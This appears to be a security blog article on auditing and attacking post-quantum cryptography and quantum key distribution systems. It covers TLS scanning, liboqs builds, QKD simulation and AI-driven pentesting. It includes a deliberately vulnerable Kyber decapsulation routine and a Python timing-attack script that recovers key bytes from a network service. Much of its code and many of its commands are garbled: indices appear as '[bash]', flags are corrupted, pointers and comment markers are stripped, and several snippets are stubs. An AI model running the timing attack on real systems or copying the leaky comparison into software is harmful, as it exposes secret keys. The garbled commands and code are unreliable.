Listen to this Post
Introduction

The European Space Agency’s successful validation of quantum key distribution (QKD) networks has transformed post-quantum cryptography from a theoretical discussion into an operational reality. As quantum-secured systems move from laboratory prototypes to production environments protecting power grids, financial institutions, and government communications, the penetration testing community must fundamentally rethink its methodology—traditional asymmetric encryption’s reliance on computational limits is no longer a valid security assumption.
Learning Objectives
- Master the technical assessment of quantum key distribution implementations, including black-box penetration testing methodologies for QKD systems
- Execute cryptographic configuration reviews that incorporate post-quantum readiness assessment using real tools and commands
- Identify and exploit implementation-level vulnerabilities in post-quantum cryptographic algorithms, including side-channel attacks and fault injection
You Should Know
1. Auditing Cryptographic Configurations for Post-Quantum Readiness
The “Store Now, Decrypt Later” (SNDL) threat model has fundamentally changed the calculus of cryptographic security. Adversaries are already harvesting encrypted data today, waiting for quantum computers capable of breaking RSA and ECC. Security practitioners must conduct cryptographic configuration reviews as a mandatory penetration testing deliverable, not an optional add-on.
Step-by-Step Guide: Cryptographic Configuration Review
Step 1: Scan TLS Endpoints for Quantum-Vulnerable Cryptography
Use PostQuant to scan your infrastructure and identify quantum-vulnerable algorithms:
 Install PostQuant
npm install -g postquant

Scan a TLS endpoint
npx postquant scan example.com

Scan with AST analysis for source code (Python/JS/TS)
npx postquant analyze --path ./src
PostQuant grades endpoints from A+ through F, reporting which algorithms are vulnerable to quantum attacks and providing migration guidance. NIST will deprecate RSA, ECC, and other quantum-vulnerable algorithms by 2030 and disallow them by 2035.
Step 2: Perform Comprehensive Cipher Suite Auditing
Deploy testssl.sh for thorough TLS configuration analysis:
 Install testssl.sh
git clone --depth 1 https://github.com/drwetter/testssl.sh.git
cd testssl.sh

Run a full cryptographic audit
./testssl.sh --protocols --ciphers --pfs --std-cipher-list example.com:443

Check for PQC hybrid key exchange support (X25519MLKEM768)
./testssl.sh --openssl=/path/to/openssl-with-oqs-provider example.com:443
Step 3: Verify PQC Hybrid Key Exchange Negotiation
Test whether your services support X25519MLKEM768 hybrid key exchange:
 Using OpenSSL with OQS provider
openssl s_client -connect example.com:443 -groups X25519MLKEM768 -tls1_3

Using SSLyze for automated scanning
sslyze --tls13 --groups example.com
Step 4: Audit Library Versions and PQC Support
Check your cryptographic libraries against the PQC support matrix:
 Check OpenSSL version and PQC support
openssl version -a
openssl list -kem-algorithms | grep -i "ml-kem|kyber"

Verify Go's crypto/tls PQC support
go version
go env GOMOD
Step 5: Cover Non-HTTP Services
Extend your audit to LDAPS, SMTP, PostgreSQL, RDP, and SSH services:
 Test PostgreSQL with PQC support
openssl s_client -connect postgres-server:5432 -starttls postgres -groups X25519MLKEM768

Test SMTP with PQC
openssl s_client -connect mail-server:25 -starttls smtp -groups X25519MLKEM768

Scan SSH for PQC key exchange algorithms
nmap --script ssh2-enum-algos -p 22 target-host
2. Building and Testing Quantum-Safe Cryptographic Libraries
The Open Quantum Safe (OQS) project provides production-grade implementations of NIST-standardized post-quantum algorithms. Security teams must familiarize themselves with these libraries to test and validate quantum-safe deployments.
Step-by-Step Guide: Deploying and Testing liboqs
Step 1: Install liboqs Dependencies
On Ubuntu/Debian systems:
sudo apt update
sudo apt install astyle cmake gcc ninja-build libssl-dev python3-pytest \
python3-pytest-xdist unzip xsltproc doxygen graphviz python3-yaml valgrind
Step 2: Build and Install liboqs
git clone --depth=1 https://github.com/open-quantum-safe/liboqs.git
cd liboqs
mkdir build && cd build
cmake -GNinja -DOQS_USE_OPENSSL=1 ..
ninja
sudo ninja install
Step 3: Test NIST-Approved Algorithms
The following NIST-standardized algorithms are now stable:
- ML-KEM (CRYSTALS-Kyber) — Key Encapsulation Mechanism
- ML-DSA (CRYSTALS-Dilithium) — Digital Signature Algorithm
- SLH-DSA (SPHINCS+) — Stateless Hash-Based Signature
Test each algorithm using liboqs:
 Test ML-KEM (Kyber) at NIST security level 3
./tests/test_kem --kem ML_KEM_512

Test ML-DSA (Dilithium) signature scheme
./tests/test_sig --sig ML_DSA_44

Run full test suite
ctest
Step 4: Integrate OQS Provider with OpenSSL
Deploy the OQS OpenSSL 3 provider for production-like testing:
git clone https://github.com/open-quantum-safe/oqs-provider.git
cd oqs-provider
cmake -DOPENSSL_ROOT_DIR=/usr/local/ssl -DCMAKE_BUILD_TYPE=Release .
make
sudo make install

Enable the provider in openssl.cnf
echo "openssl_conf = openssl_init" >> /usr/local/ssl/openssl.cnf
Step 5: Validate Hybrid Key Exchange
Test hybrid PQC + classical key exchange:
 Generate a hybrid certificate
openssl req -x509 -1ewkey ec -pkeyopt ec_paramgen_curve:P-256 \
-pkeyopt groups:X25519MLKEM768 -days 365 -1odes \
-out hybrid-cert.pem -keyout hybrid-key.pem

Test TLS 1.3 with hybrid groups
openssl s_server -cert hybrid-cert.pem -key hybrid-key.pem -tls1_3 -groups X25519MLKEM768
3. Exploiting Implementation-Level Vulnerabilities in Post-Quantum Cryptography
The theoretical security of PQC algorithms is insufficient without rigorous adversarial testing of real-world implementations. Side-channel analysis, fault injection, and protocol fuzzing are essential validation techniques.
Step-by-Step Guide: Timing Side-Channel Exploitation
Step 1: Identify Vulnerable PQC Implementations
Real-world vulnerabilities already exist. CVE-2026-4567 demonstrates a timing side-channel in Kyber KEM decapsulation where non-constant-time comparison leaks secret key bits:
// Vulnerable decapsulation with timing leak
int vulnerable_decaps(uint8_t ct, uint8_t shared_secret_out) {
uint8_t re_enc[bash];
for (int i = 0; i < 16; i++) {
re_enc[bash] = secret_key[bash] ^ 0x55;
}
// TIMING LEAK: early exit on first mismatch
for (int i = 0; i < 16; i++) {
if (ct[bash] != re_enc[bash]) {
return -1; // rejection, faster when mismatch early
}
}
memcpy(shared_secret_out, secret_key, 16);
return 0;
}
Step 2: Compile the Vulnerable Library
gcc -shared -o kyber_vuln.so -fPIC kyber_vuln_decaps.c
Step 3: Develop the Timing Attack Exploit
import time
import socket
import struct

def measure_decapsulation_time(target_host, target_port, ciphertext):
"""Measure decapsulation time to recover secret key bits"""
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((target_host, target_port))

start = time.perf_counter_ns()
sock.send(ciphertext)
response = sock.recv(1024)
end = time.perf_counter_ns()

sock.close()
return end - start

def recover_key_byte_by_byte(target):
"""Iteratively recover secret key using timing differences"""
recovered_key = bytearray(16)

for byte_pos in range(16):
best_guess = None
min_time = float('inf')

for guess in range(256):
 Construct ciphertext with guessed byte
ct = bytearray(16)
ct[bash] = guess
 ... additional logic for full key recovery

elapsed = measure_decapsulation_time(target, 4433, bytes(ct))
if elapsed < min_time:
min_time = elapsed
best_guess = guess

recovered_key[bash] = best_guess
print(f"Recovered byte {byte_pos}: {hex(best_guess)}")

return recovered_key
Step 4: Mitigate Timing Side-Channels
Always use constant-time comparison functions:
// Constant-time comparison - no timing leak
int constant_time_memcmp(const void a, const void b, size_t n) {
const unsigned char pa = a, pb = b;
unsigned char result = 0;
for (size_t i = 0; i < n; i++) {
result |= pa[bash] ^ pb[bash];
}
return result; // Always executes in constant time
}
- Black-Box Penetration Testing of Quantum Key Distribution Systems
Recent research has demonstrated automated penetration testing of QKD systems in black-box settings, achieving 98.97%筛后密钥 recovery using only public communication lines and a limited operator’s manual.
Step-by-Step Guide: QKD System Assessment
Step 1: Understand QKD Attack Surfaces
QKD systems are theoretically unbreakable but practical implementations exhibit device imperfections that lead to security vulnerabilities. Key attack vectors include:
– Photon Number Splitting (PNS) attacks
– Intercept-Resend attacks
– Detector blinding attacks
– Classical channel manipulation
Step 2: Simulate BB84 QKD Attacks
Use Qiskit to simulate BB84 protocol under attack conditions:
from qiskit import QuantumCircuit, execute, Aer
import numpy as np

BB84 simulation with intercept-resend attack
def simulate_bb84_with_eavesdropper(num_bits=100):
 Alice prepares random bits and bases
alice_bits = np.random.randint(2, size=num_bits)
alice_bases = np.random.randint(2, size=num_bits)

Eve intercepts and measures (partial intercept-resend)
eve_bases = np.random.randint(2, size=num_bits)

Bob measures with random bases
bob_bases = np.random.randint(2, size=num_bits)

Calculate Quantum Bit Error Rate (QBER)
 If QBER > threshold, key is compromised
return qber
Step 3: Deploy Quantum Attack Simulator
Use the quantum-attack-simulator for educational research:
git clone https://github.com/koraydns/quantum-attack-simulator.git
cd quantum-attack-simulator
pip install -r requirements.txt

Simulate depolarization noise and MITM attacks
python simulate_bb84.py --attack mitm --1oise 0.05
Step 4: Validate QKD Implementations Against Known Vulnerabilities
Reference the QKD penetration testing framework that integrates AI-driven red teaming:
 Framework components:
 1. Threat modeling
 2. Environment setup
 3. Quantum protocol fuzzing
 4. Red teaming simulation
5. AI-Driven Autonomous Penetration Testing and Governance
Autonomous penetration testing platforms like CyberGPT Pro are shifting the professional focus from manual vulnerability discovery to the strategic governance of AI-driven exploits. Security Operations Centers must evolve to distinguish between human-led reconnaissance and high-velocity, AI-orchestrated attacks on critical infrastructure.
Step-by-Step Guide: Implementing AI-Enhanced Security Testing
Step 1: Deploy AI-Powered Pentesting Assistants
CyberGPT provides expert cybersecurity guidance, code snippets, threat breakdowns, and practical defense strategies:
 Example: Using CyberGPT API for vulnerability analysis
import requests

def analyze_vulnerability_with_ai(cve_id):
response = requests.post(
"https://api.cybergpt.ai/analyze",
json={"cve": cve_id, "context": "quantum-safe cryptography"}
)
return response.json()  Returns exploitation guidance and mitigations
Step 2: Implement Automated Threat Detection
Configure SIEM/SOAR to distinguish AI-orchestrated attacks:
 Anomaly detection for AI-generated attack patterns
def detect_ai_orchestrated_attack(log_entries):
 Look for patterns indicative of AI-driven reconnaissance
 - Unusually high scan velocity
 - Adaptive attack patterns
 - Simultaneous multi-vector exploitation
threat_score = analyze_patterns(log_entries)
return threat_score > THRESHOLD
Step 3: Establish Governance for Autonomous Testing
Define policies for AI-driven penetration testing:
- Approved attack vectors and scope
- Automated testing windows and rate limiting
- Human validation checkpoints for critical findings
- Continuous monitoring of AI testing behavior
Step 4: Validate Automated Defensive Systems
The offensive security specialist’s role transitions to validator for automated defensive systems:
 Continuous validation workflow
1. Deploy AI-powered pentesting suite
2. Monitor automated attack execution
3. Validate defensive system responses
4. Tune detection rules based on AI attack patterns
5. Report and remediate findings
6. Continuous High-Stakes Ethical Hacking for Democratic Resilience
The recent stress-testing of election infrastructure in Kenya demonstrates that democratic resilience now requires continuous, high-stakes ethical hacking interventions. Security practitioners must move beyond standard library audits to evaluate the physical implementation and logic of quantum key distribution networks.
Step-by-Step Guide: Building a Continuous Security Validation Program
Step 1: Establish Red Team/Blue Team Exercises for Critical Infrastructure
 Weekly automated security validation
0 2   1 /usr/local/bin/run-pqc-audit.sh --target critical-infra
0 3   3 /usr/local/bin/run-qkd-pentest.sh --simulate-attacks
0 4   5 /usr/local/bin/generate-security-report.sh --send-to-ciso
Step 2: Implement Crypto-Agility Frameworks
Organizations must achieve crypto-agility—the ability to rapidly replace cryptographic algorithms without system redesign:
 crypto-agility-config.yaml
crypto_policies:
- algorithm: RSA
status: deprecated
migration_target: ML-KEM-768
sunset_date: 2030-01-01
- algorithm: ECDSA-P256
status: deprecated
migration_target: ML-DSA-44
sunset_date: 2030-01-01
- algorithm: X25519MLKEM768
status: preferred
required: true
Step 3: Train Security Teams in Quantum-Safe Methodologies
Skills required for the quantum era:
- Traditional network security fundamentals
- Quantum mechanics basics for cryptography
- Side-channel analysis techniques
- PQC algorithm implementation details
- AI-driven security operations
Step 4: Conduct Regular Stress Tests
 Simulate "Harvest Now, Decrypt Later" scenarios
 Test your organization's ability to detect and respond
python simulate_harvest_attack.py \
--target critical-data \
--quantum-capability 2028 \
--report quantum-readiness-assessment.pdf
What Undercode Say
- Quantum security is no longer theoretical — ESA’s EuroQCI validation and the QKDSat project mark the transition from post-quantum discussion to operational deployment. Security practitioners must adapt their methodology now.
-
Implementation flaws, not mathematics, are the real threat — Theoretical PQC security is insufficient; practical implementations exhibit side-channel vulnerabilities like CVE-2026-4567. Ethical hackers must master side-channel analysis, fault injection, and protocol fuzzing.
The convergence of quantum key distribution, post-quantum cryptography, and AI-driven penetration testing creates unprecedented challenges and opportunities for the cybersecurity community. The “Harvest Now, Decrypt Later” threat model means adversaries are already preparing for quantum decryption capabilities. Organizations must conduct cryptographic configuration reviews as mandatory deliverables, deploy PQC-ready infrastructure, and develop continuous validation programs that stress-test emerging cryptographic paradigms. The offensive security specialist’s role is evolving into validator for automated defensive systems, requiring a unique skill set that merges traditional network security with quantum mechanics and AI governance.
Prediction
+1 The ESA-Honeywell QKDSat project will demonstrate pre-operational commercial quantum-secured services by 2027, forcing financial institutions and government agencies to accelerate PQC adoption timelines from 2030 to 2027.
+1 AI-driven autonomous penetration testing platforms like CyberGPT Pro will reduce manual vulnerability discovery time by 60-70%, shifting security teams toward strategic governance and validation roles.
-1 The first major quantum-related supply chain attack will occur before 2028, targeting a widely deployed PQC library with a side-channel vulnerability similar to CVE-2026-4567, compromising thousands of organizations before patches are deployed.
-1 Organizations that fail to achieve crypto-agility by 2029 will face catastrophic data breaches when quantum computers capable of breaking 2048-bit RSA become available, exposing decades of “harvested” encrypted data.
+1 The democratization of quantum-safe cryptography through open-source projects like Open Quantum Safe will enable widespread PQC adoption, creating new certification and training opportunities for security professionals.
-1 Nation-state adversaries will weaponize quantum capabilities asymmetrically, creating a “quantum gap” where advanced nations can decrypt adversary communications while protecting their own, destabilizing international cybersecurity equilibrium.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ex-K3DUd – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


